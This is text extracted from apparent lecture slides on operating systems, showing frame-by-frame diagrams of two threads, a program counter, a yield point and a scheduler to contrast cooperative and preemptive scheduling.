
instruction

instruction


instruction

instruction

Cooperative Scheduling



Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

instruction


PC

instruction


instruction

instruction

Cooperative Scheduling



Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

instruction


instruction

instruction

PC

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC → scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

PC → instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

PC

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

